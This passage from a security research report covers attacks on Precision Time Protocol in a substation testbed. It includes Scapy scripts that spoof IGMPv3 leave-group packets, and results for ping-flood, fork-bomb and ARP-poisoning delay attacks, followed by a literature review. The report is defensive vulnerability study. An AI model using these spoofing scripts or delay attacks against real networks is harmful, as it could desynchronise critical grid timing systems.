from scapy.fields import ByteEnumField, ByteField, PacketListField, IPField, XShortField, ShortField
from scapy.contrib.igmp import IGMP

# Define a custom Group Record class
class IGMPv3GroupRecord(Packet): #GroupRecord(Packet):
    name = "IGMPv3 Group Record" #"IGMP Group Record"
    fields_desc = [
        ByteEnumField("record_type", 3, {3: "Change To Include Mode"}),
        ByteField("aux_data_len", 0),
        ShortField("num_src", 0),
        IPField("maddr", "224.0.0.251")
    ]

# Define a custom IGMPv3 Membership Report class
class IGMPv3_Membership_Report(IGMP):
    name = "IGMPv3 Membership Report"
    fields_desc = [
        ByteField("type", 0x22),
        ByteField("max_resp_code", 0),
        ShortField("chksum", None),
        #IPField("group_address", "0.0.0.0"),
        ByteField("resv", 0),
        ByteField("s", 0),
        #ByteField("qrv", 0),
        #ByteField("qqic", 0),
        ShortField("num_grp_recs", 1), # Set to 1 for one group record
        PacketListField("group_records", [], IGMPv3GroupRecord, count_from=lambda pkt: pkt.num_grp_recs)
    ]

# Extracting key details from the packet dissection
eth_dst = "01:00:5e:00:00:16"
eth_src = "a8:a1:59:09:6b:51"
ip_src = "192.168.100.79"
ip_dst = "224.0.0.22"
ip_ttl = 1
ip_proto = 2

# Create a Group Record for the Leave Group operation
leave_group_record = IGMPv3GroupRecord(maddr="224.0.0.107")

# Constructing the packet using the custom IGMPv3 Membership Report class
packet = (
    Ether(dst=eth_dst, src=eth_src) /
    IP(src=ip_src, dst=ip_dst, ttl=ip_ttl, proto=ip_proto) /
    IGMPv3_Membership_Report(group_records=[leave_group_record])
)

```

Figure 48a: Scripted Command for IGMP Leave Group Message

```

        #ByteField("qrv", 0),
        #ByteField("qqic", 0),
        ShortField("num_grp_recs", 1), # Set to 1 for one group record
        PacketListField("group_records", [], IGMPv3GroupRecord, count_from=lambda pkt: pkt.num_grp_recs)
    ]

    # Extracting key details from the packet dissection
    eth_dst = "01:00:5e:00:00:16"
    eth_src = "a8:a1:59:09:6b:51"
    ip_src = "192.168.100.79"
    ip_dst = "224.0.0.22"
    ip_ttl = 1
    ip_proto = 2

    # Create a Group Record for the Leave Group operation
    leave_group_record = IGMPv3GroupRecord(maddr="224.0.0.107")

    # Constructing the packet using the custom IGMPv3 Membership Report class
    packet = (
        Ether(dst=eth_dst, src=eth_src) /
        IP(src=ip_src, dst=ip_dst, ttl=ip_ttl, proto=ip_proto) /
        IGMPv3_Membership_Report(group_records=[leave_group_record])
    )

    # Displaying the packet
    packet.show()

    # Sending the packet
    sendp(packet)

#####

    # Create a Group Record for the Leave Group operation
    leave_group_record = IGMPv3GroupRecord(maddr="224.0.1.129")

    # Constructing the packet using the custom IGMPv3 Membership Report class
    packet = (
        Ether(dst=eth_dst, src=eth_src) /
        IP(src=ip_src, dst=ip_dst, ttl=ip_ttl, proto=ip_proto) /
        IGMPv3_Membership_Report(group_records=[leave_group_record])
    )

    # Displaying the packet
    packet.show()

    # Sending the packet
    sendp(packet)

```

Figure 48b: Python Script for Spoofing IGMP Leave Message Continued

## 5. ANALYSIS AND RESULTS

### 5.1 PING FLOOD DENIAL-OF-SERVICE ATTACK RESULTS

In the images below we focus on the offset from master and observed drift features of the PTP plots. We first capture a baseline communication between the PTP master and PTP slave to establish a ground truth. Then we conducted 6 distinct experiments, attacking the switch port used by the master and slave nodes, at three different DoS speeds, a malicious packet every 50,000 microseconds, every 100 microseconds, and as fast as the experimental testbed would allow (flood). In the plots below, the x axis represents the timestamp while the y axis is dependent on what is shown in the plot's legend.

### 5.1.1 Baseline Time Series Plots



Figure 49: Offset from Master DDoS Baseline



Figure 50: Observed Drift DDoS Baseline

### 5.1.2 AttackSlave\_50000 Time Series Plots



Figure 51: Offset from Master DDoS AttackSlave\_50000



Figure 52: Observed Drift DDoS AttackSlave\_50000

### 5.1.3 AttackSlave\_100 Time Series Plots



Figure 53: Offset from Master DDoS AttackSlave\_100



Figure 54: Observed Drift DDoS AttackSlave\_100

5.1.4 AttackSlave\_Flood Time Series Plots



Figure 56: Offset from Master DDoS AttackSlave\_Flood



Figure 57: Observed Drift DDoS AttackSlave\_Flood



5.1.5 AttackMaster\_50000 Time Series Plots



Figure 58: Offset from Master DDoS AttackMaster\_50000




Figure 59: Observed Drift DDoS AttackMaster\_50000

5.1.6 AttackMaster\_100 Time Series Plots



Figure 60: Offset from Master DDoS AttackMaster\_100



Figure 61: Observed Drift DDoS AttackMaster\_100

### 5.1.7 AttackMaster\_Flood Time Series Plots



Figure 62: Offset from Master DDoS AttackMaster\_Flood




Figure 63: Observed Drift DDoS AttackMaster\_Flood

## 5.2 FORK BOMB ATTACK RESULTS

The fork bomb attack targeted CPU resources on the network switch. This attack did not significantly impact the timing system, most likely due to the features on the switch that protect resources designated for processing network traffic, the device's primary function, and the resiliency of the protocol itself. If all PTP traffic is affected with the same latency, then the methods used by PTP to compensate for network delays will be sufficient to protect from this attack against network infrastructure.

An additional experiment that we did not conduct would be to see if this type of attack could be used on the BBB endpoints themselves. But having a presumption of compromise for those devices, which are presumably better protected than network devices in a WAN path between clocks, would lead to many attacks, including destruction or shutting down the clock which may be easier and more effective.

### 5.3 ARP POISONING ATTACK RESULTS

In the following time series plots, we analyze three attack metrics (1 second delay, 50 millisecond delay, and random delay) on the “Delay Request” message type compared to the baseline PTP traffic. To assess the performance and reliability of the synchronization we focus specifically on offset from master and observed drift stats from the logs. These visualizations are critical in evaluating how well the system is maintaining time synchronization. In Figures 64 and 65, we create a time series plot from the baseline data. Figure 64 shows the offset from master behavior over a 9-hour period. In addition, Figure 65 shows the observed drift behavior over a 9-hour period.




Figure 64: Offset from Master Delay Baseline




Figure 65: Observed Drift Baseline

The baseline performance of PTP serves as a reliable benchmark which gives insight into its operational behavior within a carefully controlled environment without external disruptions. This helps to establish the ground truth. The consistency in the offset, which signifies the difference in time between the PTP master clock and slave devices, rarely deviates beyond a negligible margin. This demonstrates the inherent stability and reliability of the PTP system. Furthermore, when

examining the observed drift, which represents the gradual change in time synchronization, you can see in Figure 65 that it stays within a confined range. This is important because it illustrates the clock's ability to maintain synchronization. These findings are critical as they set a ground truth for evaluating the impact of delay attacks on the PTP's performance.




Figure 66: Offset from Master 1 Second Delay




Figure 67: Observed Drift 1 Second Delay

To test the impact of delay attacks, we first start by implementing a 1 second delay on the 'Delay Request' PTP message. In our initial analysis, it is quite evident that the 1 second delay is having some kind of impact on the PTP. This introduction of variance in both the offset and drift highlights the vulnerability of PTP to be resilient against timing disruptions and maintain accurate time synchronization. During the attack phase, we can see that the offset occasionally exhibits spikes that are exceedingly greater than those observed in the baseline. This could lead to



significant timing discrepancies in real-world applications. In addition, the drift data shows that the clock correction mechanisms are struggling to compensate for the delay, which could result in cumulative timing errors over prolonged periods.



Figure 68: Offset from Master 50 Millisecond Delay



Figure 69: Image for Observed Drift 50 Millisecond Delay

The 50 millisecond delay attack's impact, while less drastic than the 1 second delay, still signifies a potential threat to the PTP's accuracy. There is a noticeable degradation in synchronization accuracy. The more frequent but smaller peaks we see from the norm during the attack phase suggest that the PTP system is attempting to correct itself and account for the implemented delay, at a cost to its precision. This simply results in increased offset and drift variability. This level of

disturbance may not be catastrophic but could still compromise systems where millisecond-level synchronization is crucial.




Figure 70: Offset from Master Random Delay




Figure 71: Observed Drift Random Delay

The random attack delay introduces an element of unpredictability, which is particularly challenging for the PTP system to maintain clock performance and accuracy. The erratic behavior observed in the offset and drift measurements could be symptomatic of a system under stress, trying to adapt to an irregular and changing attack pattern. This scenario is of significant concern as it does not allow for a straightforward mitigation strategy and could render the PTP system unreliable.

## 6. LITERATURE REVIEW

Alghamdi and Schukat perform a set of cyber attacks against PTP. These include (attack 1) delayed packet transmission, (attack 2) correction field manipulation, (attack 3) grandmaster (GM) timestamp manipulation of transparent clock (TC), and (attack 4) Byzantine attack. The paper highlights the following typical attacker locations: attack 1 is the network switch, attacks 2 and 3 are the TC, and attack 4 is the GM. In their work, these attacks involved MitM approaches to delay and manipulate messages [8]. Even though the attacks by Alghamdi and Schukat did not implement an ARP poisoning technique to become the MitM device in the network, we still found attacks 1, 2, and 3 to be insightful.

The purpose of the delayed packet transmission was to desynchronize slave clocks efficiently by introducing an asymmetric delay in the path between the slaves and their master and then introducing a consecutive large delay in the uplink and downlink path between the master and its slaves that makes a slave clock always slow with the maximum frequency [8]. Attack 1 closely resembles our delay attack, where we implemented an asymmetric delay on the delay\_request messages sent from the slave clock to the master clock.

For the correctionField manipulation to be successful it required the attacker to compromise the TC and intercept the follow\_up and/or delay\_response messages to modify the correction field value [8]. This would then result in false calculations of the mean path delay and offset. The authors also discovered that PTPd was not only vulnerable to both symmetric and asymmetric TC attacks, but the delay values were incorrectly reported.

In the timestamp manipulation attack, GM timestamps T1 and T4 are modified by the MitM device either at the GM node or in transit by the TC. The attack accomplishes this attack by manipulating the preciseOriginTimestamp of the follow\_up messages (T1) and receiveTimestamp of delay\_response messages (T4) [8]. By gradually increasing T1 and T4 in sync, the authors discovered inaccurate offset calculations and mean path delay values.

Note that their specific MitM approaches did not use ARP poisoning, but instead used a compromised device between the GM and the slave devices. The compromised device could delay the messages associated with synchronization for clocks in PTP asynchronously. As a result, the clocks would no longer be in sync with one another. The paper describes how clocks that are out of sync can have detrimental impacts to the electric grid.

Akbarzadeh et al. explore PTP and IEC 61850. In this paper, the authors discuss the importance and challenges of time synchronization in IEC 61850 substations with PTP implementation [9]. There is also some discussion on accurate timing for the Sampled Message Protocol (SMP) of IEC 61850. They also perform experiments with cyber attacks against PTP to study the consequences of those attacks and explore potential mitigation strategies. Akbarzadeh et al highlight relevant papers within this space of cyber attacks on PTP but point out the unrealistic attack approaches some authors have used before becoming the MitM device. It is important to note that the emergence of new communication protocols into the power substation architecture led to the implementation of modern substation automation systems that significantly improve operations and management substations on the electric grid. PTP has gradually become the preferred method of time synchronization, which is responsible for coordinating the actions of

devices interconnected in various parts of the electric grid. As a result, impacts on one part of the grid can trigger a cascading incident across the network. In consideration of the CIA triad, the authors walk through a step-by-step method a potential attacker may take to compromise PTP implemented at a substation. Here are the following steps: reconnaissance, record and collect network data to help map out the PTP network, manipulate the integrity of the network like adding another master clock and then potentially change the network time, and modify PTP messages [9].

Alghamdi and Schukat study the many strategies that an attacker may take to compromise and impact PTP networks. They explore how cyber attacks can impact the synchronization of various clocks in the networks. They broke down the attack types into internal with two subcategories and external attacks [10]. Expanding on these attacks, they highlight two different types of attackers, namely a MitM attacker and packet injector attacker [10]. They conclude that attackers have many attack vectors and paths to achieve their objectives.

## **7. SUMMARY AND FUTURE WORK**

This technical report highlights the potential avenues available to an attacker to compromise a PTP network and negatively influence time synchronization. We attempted the following attacks in a secure environment utilizing PTP: ping flood, fork bomb, network protocol fuzzing, ARP poisoning, and IGMP spoofing. ARP poisoning was the only form of attack that we had significant success with in our PTP environment. If an attacker was able to gain initial access to a local network running PTP, then they could execute an ARP poisoning attack to become a MitM on the local network. When successful, such an ARP poisoning attack strategy allows the attacker to implement an asynchronous delay on any of the PTP packets.

Throughout our research, we thought of several additional ideas that we did not have time for yet. Future work for an ARP poisoning attack within this context could be attempting to drop, modify, or replay PTP packets and analyze the effects. Currently, we only delay the intercepted packets in an attempt to throw off the path symmetry. Another idea is highlighting how an attacker could join the local network of a substation before performing any MitM attacks. We also discussed the possibility of comparing the effects of certain attacks on different PTP platforms such as PTPd and PTP4l or different PTP profiles such as the default profile defined in the IEEE 1588-2008 standard, power profile, telecom profile, etc. Would the platforms or profiles handle the attacks in different ways? There is also a lot of future work remaining for our research into multicast group attacks and spoofing. The goal here will be to focus on the multicast network and research how to manipulate the multicast group correctly and modify the IGMP messages to successfully cause the master or slave clocks on the network to subscribe to or leave specified multicast groups.

## **8. REFERENCES**

- [1] Christopher, Carter, Engebretsen, Christopher, and Diamond, Patrick. Implementing a Terrestrial Timing Solution: Best Practices. United States: N. p., 2023. Web. doi:10.2172/1999073.
- [2] A. Alanwar, F. M. Anwar, Y. -F. Zhang, J. Pearson, J. Hespanha and M. B. Srivastava, "Cyclops: PRU programming framework for precise timing applications," 2017 IEEE International Symposium on Precision Clock Synchronization for Measurement, Control, and

Communication (ISPCS), Monterey, CA, USA, 2017, pp. 1-6, doi: 10.1109/ISPCS.2017.8056744.

[3] Mudassar Ahmed, Robert Manzke, "Implementation and Performance Analysis of Precision Time Protocol on Linux based System-On-Chip Platform", Faculty of Computer Science and Electrical Engineering Kiel University of Applied Sciences, Kiel, Germany

[4] "Ubuntu Manpage: Ptpd2.Conf - Precision Time Protocol Daemon Config File." Manpages.ubuntu.com, manpages.ubuntu.com/manpages/xenial/en/man5/ptpd.conf.5.html. Accessed 8 Dec. 2023.

[5] Huwyler, Julian. PTP Time Synchronization for FlockLab 2. 12 June 2020, pp. 1–25, chrome-extension://efaidnbmnnnibpcajpcglclefindmkaj/pub.tik.ee.ethz.ch/students/2020-FS/SA-2020-01.pdf.

[6] "CEC Juniper Community." Supportportal.juniper.net, supportportal.juniper.net/s/article/EX-Troubleshooting-and-resolving-high-CPU-utilization-on-EX4300?language=en\_US. Accessed 8 Dec. 2023.

[7] E. C. Piesciorovsky, G. Hahn, R. Borges Hink, A. Werth, and A. Lee, 'Electrical substation grid testbed for DLT applications of electrical fault detection, power quality monitoring, DERs use cases and cyber-events', Energy Reports, vol. 10, pp. 1099–1115, 2023.

[8] Alghamdi, Waleed, and Michael Schukat. "Cyber Attacks on Precision Time Protocol Networks—A Case Study." Electronics 9, no. 9 (2020): 1398.

[9] Akbarzadeh, Aida, Laszlo Erdodi, Siv Hilde Houmb, Tore Geir Soltvedt, and Hans Kristian Muggerud. "Attacking IEC 61850 Substations by Targeting the PTP Protocol." Electronics 12, no. 12 (2023): 2596.

[10] Alghamdi, Waleed, and Michael Schukat. "Precision time protocol attack strategies and their resistance to existing security extensions." Cybersecurity 4 (2021): 1-17.

[11] C. Christopher. 'Alternative Timing for the Grid', Oak Ridge National Laboratory, 2023.

[12] "The Raspberry Pi as a stratum-1 NTP server (2012): Hacker News," The Raspberry Pi as a Stratum-1 NTP Server (2012) | Hacker News, <https://news.ycombinator.com/item?id=28142752> (accessed Dec. 20, 2023).